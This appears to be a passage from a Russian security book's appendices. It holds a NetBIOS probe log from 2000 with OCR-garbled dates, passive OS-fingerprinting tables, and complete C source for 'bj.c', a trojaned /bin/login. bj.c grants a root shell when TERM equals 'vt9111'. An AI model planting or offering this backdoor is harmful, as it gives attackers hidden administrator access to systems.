HSE-Montreal-ppp33075.qc.sympatico.ca   30Sep2000   17:34:26    nbname
```

```
adsl-79-141-39.atl.bellsouth.net              30Sep2000  19:24:37    nbname
mail.bottomlineink.com                        30Sep2000  20:43:03    nbname
ip206-105-42.netusa1.net                      30Sep2000  22:22:05    nbname
pm2-12.felpsis.net                            30Sep2000  23:13:03    nbname
198.138.98.9                                  30Sep2000  23:13:05    nbname
adsl-216-101-146-205.dsl.snfc21.pacbell.net   30Sep2000  23:17:07    nbname
acc13.premierhome.net                         30Sep2000  23:38:47    nbname
adsl-79-141-39.atl.bellsouth.net              10ct2000   0:04:40     nbname
216.179.131.139                               10ct2000   3:22:57     nbname
216.115.134.229                               10ct2000   4:32:45     nbname
nr3-216-196-145-4.fuse.net                    10ct2000   7:15:41     nbname
slc-pm3-57.sisna.com                          10ct2000   12:03:52    nbname
210.61.58.131                                 10ct2000   13:22:50    nbname
a0gu8c7y11pe.bc.hsia.telus.net                10ct2000   13:43:14    nbname
HSE-Montreal-ppp32795.qc.sympatico.ca         10ct2000   15:50:35    nbname
90.0.0.1                                      10ct2000   15:50:35    nbname
HSE-Montreal-ppp33098.qc.sympatico.ca         10ct2000   18:21:27    nbname
216.79.43.84                                  10ct2000   19:59:43    nbname
host-106-1.navigant.com                       10ct2000   21:10:16    nbname
adsl-216-63-148-46.dsl.fyvlar.swbell.net      10ct2000   21:19:19    nbname
usimsptc7-13.usinternet.com                   10ct2000   21:20:56    nbname
adsl-216-63-55-23.dsl.stlsmo.swbell.net       10ct2000   23:30:03    nbname
p104-201.atnt1.dialup.abq1.flash.net          20ct2000   0:49:05     nbname
216.50.234.70                                 20ct2000   2:39:43     nbname
dialin-151-75.tor.primus.ca                   20ct2000   5:10:49     nbname
host-106-1.navigant.com                       20ct2000   5:40:44     nbname
sfisa012.sfisa.texas.net                      20ct2000   6:41:30     nbname
216.72.30.170                                 20ct2000   7:31:23     nbname
64.16.61.248                                  20ct2000   9:00:04     nbname
216.51.49.220                                 20ct2000   9:37:29     nbname
parker229.parkersolutions.com                 20ct2000   11:34:14    nbname
dsl-101-152.srtnet.com                        20ct2000   11:52:38    nbname
216.60.77.85                                  20ct2000   12:18:53    nbname
adsl-216-63-134-106.dsl.lbcktx.swbell.net     20ct2000   12:30:39    nbname
ats-cpe-55-1.ats.mcleodusa.net                20ct2000   12:54:11    nbname
216.186.212.162                               20ct2000   13:30:02    nbname
216.233.229.143                               20ct2000   14:49:06    nbname
adsl-216-62-208-68.dsl.austtx.swbell.net      20ct2000   14:49:31    nbname
216.148.125.34                                20ct2000   14:49:50    nbname
host-216-78-46-221.ath.bellsouth.net          20ct2000   16:27:54    nbname
host-122.compsysint.com                       20ct2000   16:41:22    nbname
d54.as0.ptld.mi.voyager.net                   20ct2000   17:23:39    nbname
216-203-200-195.customer.algx.net             20ct2000   17:26:40    nbname
216-234-106-90.ded.det2.hexcom.net            20ct2000   18:21:54    nbname
```

```
host-216-252-204-212.interpacket.net   20oct2000   19:31:20   nbname
adsl-216-63-100-147.dsl.bumttx.swbell.net
                                       20oct2000   20:02:55   nbname
HSE-Montreal-ppp100989.sympatico.ca    20oct2000   20:34:37   nbname
209.67.241.216                         20oct2000   21:04:30   nbname
r25-7-dsl.sea.lightrealm.net           20oct2000   21:07:59   nbname
ATHM-216-216-xxx-41.home.net           20oct2000   23:09:46   nbname
ftc-0227.dialup.frii.com               20oct2000   23:24:02   nbname
216.50.213.34                          20oct2000   23:26:26   nbname
HSE-Quebec-City-ppp35653.qc.sympatico.ca 30oct2000  0:40:16   nbname
c09-119.006.popsite.net                30oct2000   0:57:05    nbname
Bellville-ppp41928.sympatico.ca        30oct2000   1:05:52    nbname
ip-216-23-48-198.adsl.one.net          30oct2000   1:47:01    nbname
216.88.42.123                          30oct2000   2:09:10    nbname
marcia.imc-group.com                   30oct2000   2:11:36    nbname
216.133.130.179                        30oct2000   5:42:11    nbname
np-216.33.54.103.ny.psn.net            30oct2000   7:01:27    nbname
cm216140168194.laketravis.ispchannel.com
                                       30oct2000   8:07:38    nbname
djc58.discjockey.com                   30oct2000   8:10:57    nbname
user-vcaumu6.dsl.mindspring.com        30oct2000   8:20:52    nbname
Montreal-ppp39988.qc.sympatico.ca      30oct2000   9:08:56    nbname
host-216-78-87-203.gnv.bellsouth.net   30oct2000   11:08:11   nbname
host-209-214-80-18.fll.bellsouth.net   30oct2000   11:22:37   nbname
dialup-r-120.mint.net                  30oct2000   13:24:07   nbname
usw-dsl64.pond.net                     30oct2000   14:25:39   nbname
cybertek-mo-2.customer.fidnet.com      30oct2000   14:50:50   nbname
cr2167248178.cable.net.co              30oct2000   15:08:49   nbname
ao0o199nb50qj.bc.hsia.telus.net        30oct2000   15:14:35   nbname
adsl-216-63-189-132.dsl.ltrkar.swbell.net
                                       30oct2000   15:47:21   nbname
216.160.181.106                        30oct2000   17:04:36   nbname
216-61-232-46.trucksforyou.com         30oct2000   18:14:32   nbname
adsl-216-101-67-178.dsl.lsan03.pacbell.net
                                       30oct2000   20:36:11   nbname
196.168.1.1                            30oct2000   20:59:27   nbname
HSE-Windsor-123676.sympatico.ca        30oct2000   20:59:27   nbname
aj0v37tfb326j.bc.hsia.telus.net        40ct2000    4:32:52    nbname
dhcp-163.dev.powerize.com              40ct2000    6:07:08    nbname
216.60.72.141                          40ct2000    9:41:15    nbname
3.skinfoundation.dsl.enteract.com      40ct2000    10:09:48   nbsession
adsl-79-141-39.atl.bellsouth.net       40ct2000    10:29:00   nbname
svcr-adsl-216-37-220-10.epix.net       40ct2000    12:43:10   nbname
HSE-Windsor-123849.sympatico.ca        40ct2000    13:13:24   nbname
```

216.151.80.102	40ct2000	13:24:03	nbname
cr2167254177.cable.net.co	40ct2000	13:28:16	nbname
HSE-Toronto-ppp90872.sympatico.ca	40ct2000	13:33:03	nbname
216.18.153.196	40ct2000	14:32:24	nbname
216.60.77.131	40ct2000	15:06:57	nbname
b0gh1q7y5544.bc.hsia.telus.net	40ct2000	15:25:42	nbname
nr6-216-196-168-119.fuse.net	40ct2000	15:25:55	nbname
reverse50.linuxity.com.ar	40ct2000	15:35:34	nbname
shel210.sheldondev.com	40ct2000	15:42:41	nbname
216.244.177.203	40ct2000	15:48:18	nbname
aimee.slrww.com	40ct2000	18:56:56	nbname
ws1.mailarchitect.com	40ct2000	19:18:43	nbname
usimsptc3-78.usinternet.com	40ct2000	19:22:02	nbname
216.6.66.181	40ct2000	20:49:40	nbname
node-d8e99e29.powerinter.net	40ct2000	20:57:27	nbname
t903988onto.ttg.internet.look.ca	40ct2000	21:13:46	nbname
216.101.43.2	40ct2000	22:12:50	nbname
adsl-216-103-39-179.dsl.lsan03.pacbell.net	40ct2000	23:05:48	nbname
216.106.219.51	40ct2000	23:24:56	nbname
209.67.241.209	40ct2000	23:40:45	nbname
dialin-164-236.tor.primus.ca	50ct2000	0:28:22	nbname
mdmmi096211.voyager.net	50ct2000	0:39:52	nbname
7.crs.dsl.enteract.com	50ct2000	2:09:50	nbsession
216.200.101.13	50ct2000	3:23:31	nbname
07-0b1.vldsga.dial.optilinkcomm.net	50ct2000	4:34:22	nbname
st85120.nobell.com	50ct2000	5:35:40	nbname
ip-216-73-155-49.vantas.net	50ct2000	6:46:03	nbname
node27.ticla.com	50ct2000	7:39:19	nbname
5.skinfoundation.dsl.enteract.com	50ct2000	8:00:37	nbsession
bo0w30v8b39li.bc.hsia.telus.net	50ct2000	11:02:49	nbname
p128.stmo.socket.net	50ct2000	11:16:25	nbname
3.skinfoundation.dsl.enteract.com	50ct2000	12:15:57	nbsession
udsl113.sttl.uswest.net	50ct2000	15:07:21	nbname
ip-216-73-155-164.vantas.net	50ct2000	15:23:42	nbname
d83b66e2.dsl.flashcom.net	50ct2000	15:31:08	nbname
node-d8e97f32.powerinter.net	50ct2000	15:48:37	nbname
hsa035.pool009.at101.earthlink.net	50ct2000	17:03:32	nbname
nr6-216-196-168-90.fuse.net	50ct2000	17:14:51	nbname
45.newark-16-17rs.nj.dial-access.att.net	50ct2000	17:21:59	nbname
host-216-78-34-176.ath.bellsouth.net	50ct2000	19:36:53	nbname
E45-77.DATANET.NYU.EDU	50ct2000	19:52:54	nbname
216-175-224-119.client.dsl.net	50ct2000	20:06:27	nbname
ip-11-76.scrtn.nni.com	50ct2000	20:16:56	nbname

murase-8.dsl.speakeasy.net	50ct2000	20:24:13	nbname
ip-216-23-53-58.adsl.one.net	50ct2000	20:57:16	nbname
r33-106-dsl.sea.lightrealm.net	60ct2000	5:29:46	nbname
DTG-6.216-16-88.dtgnet.com	60ct2000	6:55:15	nbname
user-vcauhfu.dsl.mindspring.com	60ct2000	7:19:31	nbname
199.199.199.1	60ct2000	8:42:15	nbname
4.skinfoundation.dsl.enteract.com	60ct2000	8:49:24	nbsession
nas-67-129.boston.navipath.net	60ct2000	8:55:23	nbname
lgdppp193-214.eoni.com	60ct2000	9:43:39	nbname
216.117.10.10	60ct2000	10:30:47	nbname
216.72.223.126	60ct2000	15:15:25	nbname
pc156.lkglobalus.com	60ct2000	18:28:41	nbname
216.37.8.10	60ct2000	18:34:16	nbname
host-216-76-232-228.hsv.bellsouth.net	60ct2000	19:46:18	nbname
dialup-lbb-0040.nts-online.net	60ct2000	20:05:44	nbname
216.3.174.146	60ct2000	21:52:38	nbname
neworleans-ip-1-49.dynamic.ziplink.net	60ct2000	23:07:19	nbname
216.100.228.179	60ct2000	23:55:28	nbname
216.241.12.76	70ct2000	0:15:39	nbname
209.67.241.244	70ct2000	3:18:02	nbname
209.67.241.254	70ct2000	3:29:19	nbname
3.skinfoundation.dsl.enteract.com	70ct2000	3:53:14	nbsession
211.60.68.45	70ct2000	4:29:48	nbname
nas-36-167.cleveland.navipath.net	70ct2000	9:03:58	nbname
host-209-214-60-180.int.bellsouth.net	70ct2000	10:04:28	nbname
ioc2-0793.dyn.interpath.net	70ct2000	15:01:02	nbname
stan.ksni.net	70ct2000	15:13:26	nbsession
216.60.74.139	70ct2000	15:23:26	nbname
fia.cybercon.com	70ct2000	17:12:22	nbname
216.199.4.98	70ct2000	17:36:49	nbname
216.91.202.140	70ct2000	18:18:35	nbname
beaulieu-0.dsl.speakeasy.net	70ct2000	18:53:21	nbname
nr9-216-68-184-22.fuse.net	70ct2000	19:08:37	nbname
adsl-216-102-66-45.steinhorn.com	70ct2000	19:55:39	nbname
216-80-74-24.dsl.enteract.com	70ct2000	20:56:45	nbsession
nr2-216-196-140-29.fuse.net	70ct2000	21:21:21	nbname
216-161-166-172.customers.uswest.net	70ct2000	21:58:58	nbname
HSE-London-ppp196011.sympatico.ca	70ct2000	22:58:31	nbname
7.crs.dsl.enteract.com	70ct2000	23:25:52	nbsession
A010-0174.KRLD.splitrock.net	80ct2000	0:15:51	nbname
dialup-242-80.nnj.nni.com	80ct2000	1:35:57	nbname
iscincor-52.speakeasy.net	80ct2000	2:07:43	nbname
HSE-Toronto-ppp84400.sympatico.ca	80ct2000	4:00:23	nbname
209.67.241.254	80ct2000	4:52:14	nbname

216.79.30.51	80ct2000	5:15:50	nbname
216.242.87.68	80ct2000	6:54:52	nbname
GRN-TNT2-pool1-144.coastalnet.com	80ct2000	12:48:52	nbname
d006.56.owat.ll.net	80ct2000	14:37:31	nbname
209-122-252-192.s446.tnt1.lnh.md.dialup.rcn.com	80ct2000	18:28:58	nbname
host-209-214-132-199.jax.bellsouth.net	80ct2000	18:50:47	nbname
host-216-78-225-70.mco.bellsouth.net	80ct2000	19:32:47	nbname
209.67.241.201	80ct2000	19:53:06	nbname
sense-sea-mas-209.oz.net	80ct2000	23:32:06	nbname
216-80-74-24.dsl.enteract.com	90ct2000	0:44:09	nbsession
209.67.241.232	90ct2000	6:06:26	nbname
adsl-216-102-226-140.dsl.lsan03.pacbell.net	90ct2000	6:30:14	nbname
node2.fineartship.com	90ct2000	6:34:37	nbname
db64.ecr.net	90ct2000	8:52:10	nbname
pdsl90.sttl.uswest.net	90ct2000	11:06:50	nbname
216.29.67.107	90ct2000	14:01:01	nbname
216.235.141.231	90ct2000	14:35:14	nbname
putc221612001175.cts.com	90ct2000	17:01:33	nbname
216.170.65.218	90ct2000	17:08:52	nbname
rojo-0.dsl.speakeasy.net	90ct2000	17:45:11	nbname
adsl-216-101-25-178.dsl.snfc21.pacbell.net	90ct2000	17:58:09	nbname
host-209-214-104-143.bhm.bellsouth.net	90ct2000	20:28:32	nbname
216.242.17.54	90ct2000	21:13:10	nbname
cr1021850-a.rchmd1.bc.wave.home.com	90ct2000	23:10:10	nbname
ipa161.portland.quik.com	100ct2000	1:10:04	nbname
216.87.37.146.primary.net	100ct2000	2:47:46	nbname
5.skinfoundation.dsl.enteract.com	100ct2000	2:55:27	nbsession
216-80-74-24.dsl.enteract.com	100ct2000	4:25:12	nbsession
4.skinfoundation.dsl.enteract.com	100ct2000	4:28:56	nbsession
DTG-109.216-16-84.dtgnet.com	100ct2000	5:20:16	nbname
216.33.178.13	100ct2000	5:47:57	nbname
node-d8e97f34.powerinter.net	100ct2000	9:07:41	nbname
qrvl-225ppp159.epix.net	100ct2000	9:34:47	nbname
sfisa012.sfisa.texas.net	100ct2000	9:56:24	nbname
216.62.226.108	100ct2000	10:02:39	nbname
user32.net2001.com	100ct2000	10:03:26	nbname
216.208.183.196	100ct2000	10:09:18	nbname
216-60-40-50.stservices.net	100ct2000	10:35:40	nbname
216.251.11.18	100ct2000	12:11:47	nbname
host-25.knowledgelinx.maxlink.com	100ct2000	12:45:58	nbname
adsl-216-103-248-76.dsl.snfc21.pacbell.net	100ct2000	13:05:13	nbname

ws169.armandogarza.com	100ct2000	13:46:38	nbname
HSE-London-ppp195937.sympatico.ca	100ct2000	15:39:46	nbname
twhou-206-84.ev1.net	100ct2000	16:04:08	nbname
100.100.100.1	100ct2000	17:03:36	nbname
200.41.110.146	100ct2000	17:03:36	nbname
216-100-81-26.nadel.com	100ct2000	20:57:50	nbname
51.172.200.216.fastpoint.net	110ct2000	0:01:59	nbname
adsl-78-192-117.mia.bellsouth.net	110ct2000	1:50:52	nbname
216-80-74-24.dsl.enteract.com	110ct2000	2:18:19	nbsession
host-216-226-193-10.interpacket.net	110ct2000	4:18:53	nbname
209.67.241.254	110ct2000	9:35:26	nbname
sys-216.88.189.251.primary.net	110ct2000	11:14:55	nbname
dialin-42-84.vancouver.primus.ca	110ct2000	11:52:28	nbname
dsl-98-234.srtnet.com	110ct2000	12:52:27	nbname
dsl1-216-90-8-166.symet.net	110ct2000	13:23:53	nbname
dsl254-113-177-nyc1.dsl-isp.net	110ct2000	14:19:29	nbname
216.34.118.215	110ct2000	14:57:46	nbname
216-175-209-169.client.dsl.net	110ct2000	17:08:21	nbname
216.60.63.35	110ct2000	17:54:50	nbname
216.190.31.145.yoda.infowest.net	110ct2000	18:27:31	nbname
adsl-216-63-183-188.foxcor.com	110ct2000	18:36:42	nbname
216.244.189.51	110ct2000	19:08:43	nbname
trpb-1.intersurf.net	110ct2000	19:25:21	nbname
nr10-216-68-187-138.fuse.net	110ct2000	20:12:38	nbname
208.11.60.118	110ct2000	20:48:07	nbname
40.mekus.dsl.enteract.com	110ct2000	22:50:28	nbsession
216.246.49.7	110ct2000	23:01:46	nbname
nettogo-67-59.nettogo.net	110ct2000	23:10:32	nbname
216.73.64.50	120ct2000	0:00:11	nbname
216-80-74-24.dsl.enteract.com	120ct2000	1:09:30	nbsession
dsl254-113-177-nyc1.dsl-isp.net	120ct2000	3:01:29	nbname
216.43.24.181	120ct2000	3:18:16	nbname
Toronto-ppp80745.sympatico.ca	120ct2000	6:12:36	nbname
1Cust34.tnt15.dfw5.da.uu.net	120ct2000	8:18:23	nbname
d76.as0.cncn.oh.voyager.net	120ct2000	8:44:59	nbname
nas-36-87.cleveland.navipath.net	120ct2000	8:46:18	nbname
pm20ac.icx.net	120ct2000	8:53:39	nbname
5.skinfoundation.dsl.enteract.com	120ct2000	15:21:20	nbsession
ppp-216-63-117-35.dialup.bumttx.swbell.net	120ct2000	16:49:33	nbname
5.crs.dsl.enteract.com	120ct2000	18:15:21	nbsession
host230.groupeld.com	120ct2000	18:31:33	nbname
216.186.34.77	120ct2000	18:49:50	nbname
216.232.112.2	120ct2000	21:04:46	nbname
adsl-78-177-127.jan.bellsouth.net	120ct2000	21:31:28	nbname

```
216.253.222.39                                  120ct2000   21:44:53    nbname
node-d8e9be17.powerinter.net                    120ct2000   22:27:53    nbname
host-212.armstrongpartnership.com               130ct2000   2:16:30     nbname
rullrich110.dsl.frii.net                        130ct2000   5:25:01     nbname
216.235.13.146                                  130ct2000   7:04:42     nbname
216-215-46-25.flash.net                         130ct2000   10:13:26    nbname
surf15-136.wch.adelphia.net                     130ct2000   10:23:20    nbname
216.160.226.17                                  130ct2000   12:48:11    nbname
zola.aera.net                                   130ct2000   14:23:01    nbname
term4-216-231-033-108.speakeasy.net             130ct2000   14:58:10    nbname
216.181.199.228                                 130ct2000   15:35:32    nbname
cartman.dsl234.den.pcisys.net                   130ct2000   15:52:56    nbname
c170-p174.advertisnet.com                       130ct2000   18:23:11    nbname
dsl-184-205-186-216.cust.dslnetworks.net        130ct2000   18:36:11    nbname
216.41.33.83                                    130ct2000   21:39:12    nbname
adsl-216-62-214-100.dsl.austtx.swbell.net
                                                130ct2000   22:04:52    nbname
dialup-216-7-176-147.sirius.net                 130ct2000   22:58:53    nbname
ip002.bcs.quik.com                              130ct2000   23:12:36    nbname
adsl-216-63-184-212.dsl.ltrkar.swbell.net
                                                130ct2000   23:20:25    nbname
216.180.13.57                                   140ct2000   0:13:54     nbname
64.209.72.202                                   140ct2000   1:05:07     nbname
dsl-216-227-104-197.telocity.com                140ct2000   1:42:22     nbname
216.50.141.139                                  140ct2000   2:12:40     nbname
215.168.200.216.fastpoint.net                   140ct2000   2:35:43     nbname
adsl-216-101-69-29.dsl.lsan03.pacbell.net
                                                140ct2000   4:54:00     nbname
cust-60-204.customer.jump.net                   140ct2000   5:26:11     nbname
216.51.92.131                                   140ct2000   7:20:02     nbname
on-tor-blr-a58-02-1152.look.ca                  140ct2000   11:54:13    nbname
ip065.bcs.quik.com                              140ct2000   13:06:11    nbname
216.181.196.73                                  140ct2000   14:53:30    nbname
vdsli130.phnx.uswest.net                        140ct2000   17:18:11    nbname
node-d8e998d2.powerinter.net                    140ct2000   17:27:54    nbname
adsl-216-102-226-140.dsl.lsan03.pacbell.net
                                                140ct2000   20:13:14    nbname
5.skinfoundation.dsl.enteract.com               150ct2000   1:04:48     nbsession
216-161-168-173.customers.uswest.net            150ct2000   2:40:46     nbname
adsl-216-62-215-98.dsl.austtx.swbell.net        150ct2000   3:18:02     nbname
216.44.152.43                                   150ct2000   3:54:42     nbname
63.224.216.62                                   150ct2000   4:56:44     nbname
four40.ppp.frii.com                             150ct2000   12:27:04    nbname
216.248.139.51                                  150ct2000   12:28:16    nbname
```

```
ip-21-26.mojavenetwork.com          150ct2000   18:41:26    nbname
cm216140163148.laketravis.ispchannel.com
                                    150ct2000   23:56:20    nbname
209.67.241.201                      160ct2000   3:52:04     nbname
host-216-78-101-1.asm.bellsouth.net 160ct2000   4:29:32     nbname
216.244.151.19                      160ct2000   12:11:19    nbname
216.18.65.85                        160ct2000   12:43:35    nbname
216.60.212.147                      160ct2000   13:21:09    nbname
216-101-94-23.disce.com             160ct2000   13:37:35    nbname
bng9132gy18lg.bc.hsia.telus.net     160ct2000   13:52:56    nbname
DTG-120.216-16-116.dtgnet.com       160ct2000   14:58:17    nbname
216.79.75.3                         160ct2000   15:15:13    nbname
rnd119.prochips.co.kr               160ct2000   16:04:35    nbname
MC214-154.intelnet.net.gt           160ct2000   16:13:58    nbname
w141.z216112219.lax-ca.dsl.cnc.net  160ct2000   16:42:04    nbname
b3g957z6y27yg.bc.hsia.telus.net     160ct2000   16:43:35    nbname
b30o3653b22fj.bc.hsia.telus.net     160ct2000   19:11:57    nbname
216.91.46.129                       160ct2000   19:12:47    nbname
216.164.36.225                      160ct2000   19:39:36    nbname
ccd94.the-i.net                     160ct2000   19:57:47    nbname
216.208.38.202                      160ct2000   21:54:22    nbname
host-216-226-242-209.interpacket.net 160ct2000  23:34:26    nbname
DIALUP120.TNGRE.USIT.NET            170ct2000   0:57:43     nbsession
12-35-80-1.ea.com                   170ct2000   3:12:30     nbname
216-41-72-40.gis.net                170ct2000   4:03:49     nbname
ddsl-216-68-232-83.fuse.net         170ct2000   5:40:07     nbname
dnai-216-15-44-102.cust.dnai.com    170ct2000   6:15:53     nbname
ifitl-61-191-219.atl.bellsouth.net  170ct2000   6:28:02     nbname
d83b45b7.dsl.flashcom.net           170ct2000   8:06:00     nbname
d8c81c13.dsl.flashcom.net           170ct2000   11:05:25    nbname
unused-44-019.ixpres.com            170ct2000   11:19:01    nbname
216.201.133.46                      170ct2000   11:53:48    nbname
210.221.143.53                      170ct2000   12:01:39    nbname
ip-216-23-52-44.adsl.one.net        170ct2000   17:18:37    nbname
216.3.46.79                         170ct2000   17:36:23    nbname
216.120.24.165                      170ct2000   18:45:56    nbname
1Cust187.tnt1.warrenton.va.da.uu.net 170ct2000  19:20:14    nbname
w130.z216112021.was-dc.dsl.cnc.net  170ct2000   19:20:15    nbname
ppp9-net2.boo.net                   170ct2000   20:28:01    nbname
MC41-152.intelnet.net.gt            170ct2000   22:06:42    nbname
dnai-216-15-42-107.cust.dnai.com    170ct2000   22:21:38    nbname
lou-ts9-7.iglou.com                 170ct2000   23:29:05    nbname
w221.z216112021.was-dc.dsl.cnc.net  180ct2000   5:17:42     nbname
nelson-2.speakeasy.net              180ct2000   5:35:33     nbname
```

```
216.191.117.205                          18Oct2000   6:25:41    nbname
uservices-29.openface.ca                 18Oct2000   8:19:34    nbname
RED-216-203-18-229.dsl.nyc.redconnect.net
                                         18Oct2000   8:59:33    nbname
on-tor-blr-a58-02-220.look.ca            18Oct2000   9:39:20    nbname
216.44.152.43                            18Oct2000   10:21:48   nbname
216.161.182.254                          18Oct2000   11:46:07   nbname
pm1-24.corp.redshift.com                 18Oct2000   16:21:23   nbname
node-d8e9bd2b.powerinter.net             18Oct2000   18:01:49   nbname
adsl-216-103-9-167.dsl.sndg02.pacbell.net
                                         18Oct2000   18:33:26   nbname
adsl-216-63-98-49.dsl.bumttx.swbell.net
                                         18Oct2000   18:43:24   nbname
pc26.cs.gov.nt.ca                        18Oct2000   19:37:40   nbname
216.244.141.130                          18Oct2000   20:01:19   nbname
216.244.170.114                          18Oct2000   20:21:57   nbname
216.184.152.61                           18Oct2000   20:52:53   nbname
b30v4381b20ii.bc.hsia.telus.net          18Oct2000   21:40:02   nbname
216.91.194.132                           18Oct2000   23:05:56   nbname
216.112.149.76                           18Oct2000   23:37:21   nbname
216.77.49.37                             19Oct2000   2:15:36    nbname
216.13.17.71                             19Oct2000   3:20:06    nbname
cr2167248146.cable.net.co                19Oct2000   10:14:47   nbname
d83b0315.dsl.flashcom.net                19Oct2000   10:44:19   nbname
dsl-216-227-102-185.telocity.com         19Oct2000   12:13:15   nbname
atg14703y15u4.bc.hsia.telus.net          19Oct2000   13:48:55   nbname
19.frain-laporte.enterconnect.net        19Oct2000   14:09:18   nbname
al0147ulb32vl.bc.hsia.telus.net          19Oct2000   16:16:53   nbname
210.222.144.119                          19Oct2000   16:34:09   nbname
210.220.207.167                          19Oct2000   16:36:55   nbname
adsl-216-100-175-228.dsl.lsan03.pacbell.net
                                         19Oct2000   18:32:48   nbname
216.249.205.135                          19Oct2000   20:12:08   nbname
216.244.182.238                          19Oct2000   20:27:56   nbname
na-216-214-131-61.corecomm.net           19Oct2000   23:30:48   nbname
111-27.bestdsl.net                       20Oct2000   0:27:23    nbname
pool-b058.accessunited.com               20Oct2000   1:44:15    nbname
216.233.38.139                           20Oct2000   9:33:42    nbname
216.253.161.103                          20Oct2000   12:20:19   nbname
216-3-229-20.wireweb.net                 20Oct2000   19:14:11   nbname
ip-216-23-54-130.adsl.one.net            20Oct2000   21:26:15   nbname
```

Г Исходный код для bj.c

Этот невероятно простой, но эффективный механизм создания черного хода дает хакерам удаленный доступ к взломанной системе независимо от того, какие учетные записи в ней существуют. Черный ход предназначен для проверки значения TERM, установленного на удаленном хосте. Если оно равно заранее определенной величине, удаленный пользователь получает доступ с правами администратора. В противном случае все другие пользователи должны заходить обычным способом. В приведенном ниже программном коде для черного хода переменная ENV_VALUE "vt9111" означает, что если у удаленного пользователя значение TERM равно "vt9111", то пользователю даются привилегии администратора. Эта программа черного хода сначала перемещает действительный бинарный файл /bin/login в /usr/bin/xstat, затем для замены /bin/login используется скомпилированная программа bj.c. Этот процесс прозрачен для удаленных пользователей, так что они не заметят ничего необычного.

```
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <signal.h>
#include <sys/time.h>
#include <string.h>
#define SHELL "/bin/sh"
#define SHELL_CALLME "login"
#define LOGIN "/usr/bin/xstat"
```

```
#define LOGIN_CALLME "login"
#define ENV_NAME "TERM"
#define ENV_VALUE "vt9111"
#define ENV_FIX "r!!t!d"
int owned(void);
char **av, **ep;
int main(int argc, char **argv, char **envp){
av=argv;
ep=envp;
av[0]=SHELL_CALLME;

        if (owned())      {
                char     *sav[]={    SHELL_CALLME, NULL    };
                execve(SHELL, sav, ep);
                return 0;
        }

execve(LOGIN, av, ep);
return 0;

}

int owned(void) {
char *name, *value;
int i;
for (i=0; ep[i]!=NULL; ++i) {
name=strtok(ep[i], "=");
value=strtok(NULL, "=");
if (name==NULL || value==NULL) continue;
        if (!strncmp(name, ENV_NAME, strlen(ENV_NAME))) {
              if (!strncmp(value, ENV_VALUE, strlen(ENV_VALUE))) {
                      char tmp[100];
                      sprintf (tmp, "%s=%s", ENV_NAME, ENV_FIX);
                      ep[i]=strdup(tmp);
                      return 1;
                      }
        }
}

return 0;
}
```

Приложение E. База данных пассивного анализа TCP

Черновой список системных атрибутов для пассивного анализа в последний раз был обновлен в мае 2000 года, так что он устарел. Тем не менее эта база данных представляет собой доказательство того, что пассивную идентификацию действительно можно производить. Атрибуты различных операционных систем перечисляются в порядке настроек TTL по умолчанию.

OS	Version	Platform	TTL	Window	DF	TOS
DC-OSx	1.1-95	PyramidNILE	30	8192	n	0
Windows	9x/NT	Intel	32	5000-9000	y	0
NetApp	OnTap	5.1.2-5.2.2	54	8760	y	0
HPJetDirect	?	HP_Printer	59	2100-2150	n	0
AIX	4.3.x	IBM/RS6000	60	16000-16100	y	0
AIX	4.2.x	IBM/RS6000	60	16000-16100	n	0
Cisco	11.2	7507	60	65535	y	0
DigitalUnix	4.0	Alpha	60	33580	y	16
IRIX	6.x	SGI	60	61320	y	16
OS390	2.6	IBM/S390	60	32756	n	0
Reliant	5.43	Pyramid/ RM1000	60	65534	n	0
FreeBSD	3.x	Intel	64	17520	y	16
JetDirect	G.07.x	J3113A	64	5804-5840	n	0

Linux	2.2.x	Intel	64	32120	y	0
OpenBSD	2.x	Intel	64	17520	n	16
OS/400	R4.4	AS/400	64	8192	y	0
SCO	R5	Compaq	64	24820	n	0
Solaris	8	Intel/Sparc	64	24820	y	0
FTX(UNIX)	3.3	STRATUS	64	32768	n	0
Unisys	x	Mainframe	64	32768	n	0
Netware	4.11	Intel	128	32000-32768	y	0
Windows	9x/NT	Intel	128	5000-9000	y	0
Windows	2000	Intel	128	17000-18000	y	0
Cisco	12.0	2514	255	3800-5000	n	192
Solaris	2.x	Intel/Sparc	255	8760	y	0

```
## ДОПОЛНИТЕЛЬНЫЕ ЗАМЕЧАНИЯ
#
# Cisco IOS 12.0 обычно начинает все сеансы связи IP с IP ID, равным 0.
# В Solaris 8 используется меньшее предписанное время жизни для пакета TTL (64),
чем в Solaris 7 и ниже (255).
# В Windows 2000 используется гораздо больший размер окна, чем в NT.

## Благодарим перечисленных ниже людей за вклад в создание этой базы данных
#
# delta <delta@caravan.ru>
# Craig <smith@cinstate.cc.oh.us>
# Richard Tomkinson <rto17@qantas.com.au>
```

Примечания:

OS – операционная система.
Version – версия.
Platform – платформа.
TTL – время жизни пакета.
Window – размер окна.
DF – фрагментация.
TOS – тип сервера.

3 База данных пассивного анализа ICMP

В таблице приводится пассивный анализ, произведенный на основании запроса отклика ICMP при помощи утилиты *ping*[1].

[1] Таблица предоставлена участником проекта Офиром Аркином (Ofir Arkin) (*http://www.sys-security.com*).

Таблица G-1 База данных пассивного анализа ICMP

Операционная система	Установлен ли бит DF?	Промежуток IP ID	Время жизни IP с начальным значением запроса	Значение поля ICMP ID начинается с шестнадцатеричного/десятичного числа
Linux kernel 2.2.x	Нет	1	64	В соответствии с другими процессами в системе
Linux kernel 2.2.x	Нет	1	64	
FreeBSD 4.1	Нет	1	255	В соответствии с другими процессами в системе
FreeBSD 3.4	Нет	1	255	
OpenBSD 2.7	Нет		255	
OpenBSD 2.6	Нет		255	
NetBSD	Нет	1	255	
BSDI BSD/OS 4.0	Нет		255	
BSDI BSD/OS 3.1	Нет		255	
Aix 4.1		1	255	
Solaris 2.5.1	Да	1	255	В соответствии с другими процессами в системе
Solaris 2.6	Да	1	255	
Solaris 2.7	Да	1	255	
Solaris 2.8	Да	1	255	
Windows 95	Нет		32	
Windows 98	Нет	256	32	
Windows 98 SE	Нет	256	32	200/512
Windows ME	Нет	1	32	300/768
Windows NT 4 Workstation SP3	Нет	256	32	100/256
Windows NT 4 Workstation SP6a	Нет	256	32	100/256
Windows 2000 family	Нет	1	128	200/512
Windows 2000 family с SP1	Нет	1	128	300/768

Значение ICMP ID	Начальное значение порядкового номера ICMP	Интервал порядкового номера ICMP	Смещение полезной нагрузки от заголовка ICMP (байты)	Содержание полезной нагрузки	Размер полезной нагрузки (байты)
В соответствии с другими процессами в системе	0	100/256	8	Символы и знаки	56
	0	100/256	8		56
	0		8		56
	0		8		56
В соответствии с другими процессами в системе			8		56
